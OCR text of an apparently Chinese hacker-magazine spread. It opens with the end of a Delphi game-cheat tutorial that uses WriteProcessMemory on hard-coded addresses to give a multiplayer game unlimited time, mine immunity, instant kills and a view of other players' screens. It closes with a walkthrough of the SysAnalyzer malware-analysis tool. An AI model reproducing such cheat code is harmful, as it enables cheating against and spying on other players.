多次踩雷后进行扫描，发现三个基址，也发现一个规律：**踩雷后这三个地址的数据变为1，未踩雷或者点击“取消”后这三个数据都为0**。因此，大家在找这三个基址的时候，可以使用这个规律进行快速查找，如图9所示。




图9 三个基址

踩雷的基址就是：**0043C698、0043C788、0043E06C**。也许你已经想到了，只要让这3个地址的数据始终为0就可以实现踩雷不死了。呵呵，得到了这些游戏数据在内存中的地址后，我们就可以通过编程来实现外挂功能了。

第二部分：外挂编程篇

编程我们主要使用delphi来实现，如果你擅长其他编程语言也可以使用其他编程工具来实现。原理和调用的API函数基本也是一样的，我的界面设计如图10所示。

下面就是编写功能代码了，主要介绍核心代码，完整工程及外挂程序详见光盘源代码包。

第一步：进程句柄获取

获得了游戏的基本信息就可以通过编程来实现几个简单的功能了。关于api函数的说明，MSDN中有很详细的介绍，这里就不多说了，核心代码如下：

```
begin
  //获取挖金子游戏窗口句柄
  Gameh:=findwindow('#32770','挖金子');
  //通过窗口句柄获取进程ID
  GetWindowThreadprocessID(Gameh,GamePid);
  //获取进程句柄
  gamehProcess:=OpenProcess(windows.PROCESS_ALL_ACCESS,false,
GamePid);
  end;
```

第二步：修改内存数据

首先是时间无限功能的实现，这个功能可以通过定时修改时间基址的数据来实现，我这里用的是时间控件实现的，时间间隔为每秒。

```
timestop:=30000;
Writeprocessmemory(gamehProcess,pointer($0043e0a8),@timestop,4 ,WriteByte);
```

踩雷不死功能也比较简单，通过前面分析，只要保持下面三个地址的数据一直是0就可以了，代码如下：

```
undie:=0;
Writeprocessmemory(gamehProcess,pointer($0043C698),@undie,4 ,WriteByte);
Writeprocessmemory(gamehProcess,pointer($0043C788),@undie,4 ,WriteByte);
Writeprocessmemory(gamehProcess,pointer($0043E06C),@undie,4 ,WriteByte);
```

秒杀功能可以通过修改座位号的方法实现。在调试时发现，座位号是这样分布的：0、1、2、3分别代表上、右、下、左四个座位，如果将座位号复制为其他不存在的数据，则可实现秒杀的效果，这应该是游戏的一个bug吧。具体的功能代码很简单，如下编写即可：

```
seckill:=4;
Writeprocessmemory(gamehProcess,pointer($0043E1F4),@seckill,4 ,WriteByte);
```

窃屏功能也很容易实现，只要把座位号改为其他玩家的，就可以显示其他玩家的游戏信息了。代码如下：

```
seckill:=strtiint(edit1.text);
Writeprocessmemory(gamehProcess,pointer($0043E1F4),@seckill,4 ,WriteByte);
```

OK！代码写好了，下面编译一下进行测试吧。进入游戏之后再运行外挂，然后体验一下各项功能吧！我的秒杀效果，如图11所示。




图11 效果

总结：这个辅助程序比较基础，主要是通过使用CE进行分析，获得游戏数据：座位号基址、时间基址、踩雷变化基址。这些地址都属于一级基址，比较简单。虽然简单，但是通过自己动手进行分析操作还是有一定收获的。如果继续开发，建议查找多级地址进行深入分析，比如道具数据和道具格子地址，以及道具使用call调用等，这样可以完成一些变态功能的开发，比如无限道具，无限加分等操作。

在本文中，使用修改座位号来进行秒杀的做法还是比较新颖的，利用游戏的这个bug来直接快速的实现秒杀功能。因此在外挂开发的实践中，一定要尽可能多的尝试，也许就会有意想不到的收获。

编辑点评：很多小黑眼中，编写外挂是很神秘的工作，读了本文，你是不是有种感觉，编写外挂原来如此简单？呵呵，当然了，针对这种没什么防范性的小游戏，外挂还是很好写的。有的程序根本就分析不了，可以试试截获修改其发送的数据包。其实外挂编写就是数据的截获与修改，了解原理之后一切都会简单。

病毒自动分析工具 SysAnalyzer

图 际山 [K.F.H]

从本文您可以学到：
如何使用 SysAnalyzer 进行病毒分析

看到论坛上有人能对病毒行为进行详细的分析，菜菜们是不是特别羡慕呢？看完今天给大家带来的这款工具后，你也可以独自完成对病毒行为的分析。这款强大的软件就是 **SysAnalyzer–iDEFENSE**，LABS 出品的用于恶意软件行为分析的工具，其最大特点就是：分析自动化，并能生成详细的报告。




图 1　启动界面



图 2　功能显示栏




图 3 Running Processes 显示结果




图 4　可在进程上进行的操作




图 5 Open Ports 显示结果




图 6、Process Dlls 显示结果




图 7 Load Drives 显示结果

一、原理介绍

先说一下 SysAnalyzer 的工作原理：**分别对恶意软件运行前后做系统快照，然后通过对两次快照的对比分析得出两者之间的差别，并生成报告，报告显示的是最终系统的变化。**

这样的优点：**一是排除了不相干进程的干扰，二是降低了分析的工作量。**当然，这其中也少不了对一些操作的监视。

二、安装及设置

SysAnalyzer 的安装很简单，一路“Next”就可以搞定，启动界面非常简洁，如图 1。

“Executable”栏要输入的是分析的目标程序，它必须是可执行文件，并支持拖拽功能。Delay 栏显示的是两次快照的间隔时间，可以根据情况自己设定，一般默认的 3 秒就可以了。

下边三个选项分别为嗅探（分析端口以及远程连接、传输数据）、Api 记录（分析 Api 的调用）以及文件监视功能（对注册表或文件的创建、删除等进行监视），选中就表示启用。

三、病毒实战

我们以软件自带的“Test Binary”程序来做演示。点击“Start”后，SysAnalyzer 进行了以下步骤：**在程序运行前建立快照－程序运行－嗅探、监视－运行后建立快照－分析结果**。功能显示栏包括如图 2 的几个部分，下面我们来了解下。

“Running Processes”显示了两次快照中系统进程的差别，即产生了 safe_test1.exe 进程，如图 3，并列出了 PID、User 等一些相关信息。

而且可以右键在进程上进行“显示调用 dll 文件”、“转存”、“结束进程”、“文件属性”等操作，如图4。

“Open ports”显示程序打开了 99 端口，并且启用了 TCP 协议，只是可惜没有进行数据传输，如图 5。

“ProcessDlls”显示的是嵌入到 Explorer 及 IE 中的 dll 文件，“Load Drives”显示的是加载的驱动，二者都没有发生变化，如图 6、图 7。

“Reg Monitor”显示的是对注册表的监视结果：在“HK\Software\Miscrosoft\Windows\CurrentVersion\Run”下新建了个“evil=evil.exe”的键值，可惜没标明具体操作。本例显示的两个，从实际分析来看，第一个应该是新建，第二个是删除，如图 8。




图 8 Reg Monitor 显示结果

“Api Log”显示的是 Api 函数的调用情况，可在“Ignore”栏填入忽略的 Api 函数，从“Prune”可对显示的 Api 函数报告进行删除操作，如图 9。




图 9 Api Log 显示结果

“Directory Watch Data”显示的是对文件的创建、删除、修改等监视结果，如图 10。

